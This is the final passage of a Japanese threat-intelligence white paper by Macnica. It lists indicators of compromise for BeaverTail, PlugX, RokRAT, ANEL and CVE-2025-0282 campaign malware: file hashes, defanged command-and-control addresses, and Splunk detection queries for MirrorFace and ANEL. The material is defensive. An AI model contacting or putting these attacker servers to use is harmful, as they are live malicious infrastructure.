41. https://github.com/netero1010/EDRSilencer

2025 © Macnica, Inc. All Rights Reserved.

検知のインディケータ

概要に記載の攻撃関連

インディケータ	タイプ	備考
f23246ca0d8a71ae02c88a8b2cb07ed69f38e74d5e1a0b2f130a3f4ae9ef369a	SHA256	BeaverTail Node.js
4a9c479111bb13a01e4900c5112fee7641dc1e52712a5238ed4b1977c7edc886	SHA256	BeaverTail Stealer Downloader
http://147[.]124[.]214[.]129:1244	C2	BeaverTail
173[.]211[.]106[.]101	C2	BeaverTail
f9c6e5c3d5349a47e51c11e9e8e537bd803ed6f793136c2f7dfc1f5028c0079e	SHA256	TELEBOYi PlugX
139[.]84[.]137[.]8	C2	TELEBOYi
51f40132bcfa822f5bea009f96f1e433b5255e563f1bd3a44c0c4b27707f83f3	SHA256	Mustang Panda PlugX loader
185[.]239[.]226[.]5	C2	Mustang Panda C2
c86b0045f2aa3c398f712517419cff164a4cf4de8268b04370adddd0d4054fc4	SHA256	RokRAT
88649e3b341a1f8b11ae2f535bff0c24c1582604eafbd3df79044374bab6ba17	SHA256	hcClientLoader
2b5a821407a0b1a6d4e5d1c59826a386a6de062af13e2f5f7c8e9b27a341a9d6	SHA256	hcClient encrypted file
207[.]180[.]206[.]216	C2	hcClient C2
77c9de359ef536edf166ccf6f99138ade17ae5fc21120e7d8bb7ef0ed86ea980	SHA256	ANEL Office Macro
488201c08219f5cbd79d16702fb909d4e8ad8fa76819a21e0f262e2935e58dd2	SHA256	ANEL Office Macro
dca07176220b5831fe1fbe0c056fffb78f4c561bd24f6d85a74a2b1cc6146913	SHA256	ANEL Loader
362b0959b639ab720b007110a1032320970dd252aa07fc8825bb48e8fdd14332	SHA256	ANEL Loader
http://139[.]162[.]38[.]102	C2	ANEL
http://192[.]46[.]215[.]56	C2	ANEL

CVE-2025-0282攻撃キャンペーン

インディケータ	タイプ	備考
b1221000f43734436ec8022caaa34b133f4581ca3ae8eccd8d57ea62573f301d	SHA256	BusyBox カスタムツール
ce80a75d1dc940502c8a99a9ffdaaae9679874f79a0f48a85e2daab2264600da	SHA256	BusyBox カスタムツール
f48857263991eea1880de0f62b3d1d37101c2e7739dcd8629b24260d08850f9c	SHA256	WebShell
1dd64c00f061425d484dd67b359ad99df533aa430632c55fa7e7617b55dab6a8	SHA256	Gh0stRAT（DslogdRAT）
3[.]112[.]192[.]119	C2	Gh0stRAT（DslogdRAT）C2
6f7e2148a5d20c17780a80e9bc9a1982f80820d5340a77e11beed940124eadd7	SHA256	SPAWNANT
3bbadd3cbe848c09c8136e3320978c0926ebc2e8ec3ca466861722c093acfa2f	SHA256	SPAWNMOLE
47f7c7a137500ba6e1102e34d4c4239cd5970a685a7e5174ebe559988e9052cf	SHA256	SPAWNSNAIL
161fd76c83e557269bee39a57baa2ccbbac679f59d9adff1e1b73b0f4bb277a6	SHA256	reverseSSH

2025 © Macnica, Inc. All Rights Reserved.

Others

インディケータ	タイプ	備考
| tstats `security_content_summariesonly` count min(_time) as firstTime max(_time) as lastTime from datamodel=Endpoint.Processes where (Processes.process_name="WindowsSandbox.exe" OR Processes.process_name="Msbuild.exe") by Processes.process_name Processes.process Processes.parent_process_name Processes.parent_process Processes.process_id Processes.parent_process_id Processes.dest Processes.user | `drop_dm_object_name(Processes)` | `security_content_ctime(firstTime)` | `security_content_ctime(lastTime)`	SPL	MirrorFace Msbuild.exe or WindowsSandbox.exe
| tstats `security_content_summariesonly` count values(Processes.process_name) as process_name values(Processes.process) as process min(_time) as firstTime max(_time) as lastTime from datamodel=Endpoint.Processes where (Processes.process_path != "*:¥¥Program Files*" and (Processes.original_file_name= JSVWMNG.EXE OR Processes..original_file_name= JSLNTOOL.EXE)) by Processes.parent_process_name Processes.parent_process Processes.process_path Processes.dest Processes.user | `drop_dm_object_name(Processes)` | `security_content_ctime(firstTime)` | `security_content_ctime(lastTime)` | `windows_process_execution_from_programdata_filter`	SPL	ANEL JUSTSYSTEMS Executable Not under Program Files Folder

2025 © Macnica, Inc. All Rights Reserved.

タネまく、

MACNICA

マクニカは、１９７２年の設立以来、最先端の半導体、電子デバイス、ネットワーク、サイバーセキュリティ商品に技術的付加価値を加えて提供してきました。従来からの強みであるグローバルにおける最先端テクノロジーのソーシング力と技術企画力をベースに、ＡＩ／ＩｏＴ、自動運転、ロボットなどの分野で新たなビジネスを展開しています。その中でセキュリティにおいては、最先端のセキュリティ商材を提供する中で独自の研究機関を有し、日本の企業に着弾したサイバー攻撃や対策をリサーチしています。

株式会社マクニカ

本社　〒222-8561 横浜市港北区新横浜1-6-3 マクニカ第1ビル
〒222-8563 横浜市港北区新横浜1-5-5 マクニカ第2ビル
TEL.045-476-2010 FAX.045-476-2060

西日本オフィス　〒530-0005 大阪市北区中之島2-3-33 大阪三井物産ビル 14階
TEL.06-6227-6916 FAX.06-6227-6917

2025年7 月 © Macnica, Inc.
● 本ホワイトペーパーに掲載されております社名および製品名は、各社の商標および登録商標です。

（※）本ホワイトペーパーは株式会社マクニカの著作権物で、同社の承諾を得ずに、文章や図表などをコピー、転載、インターネット送信等の方法で利用することはできません。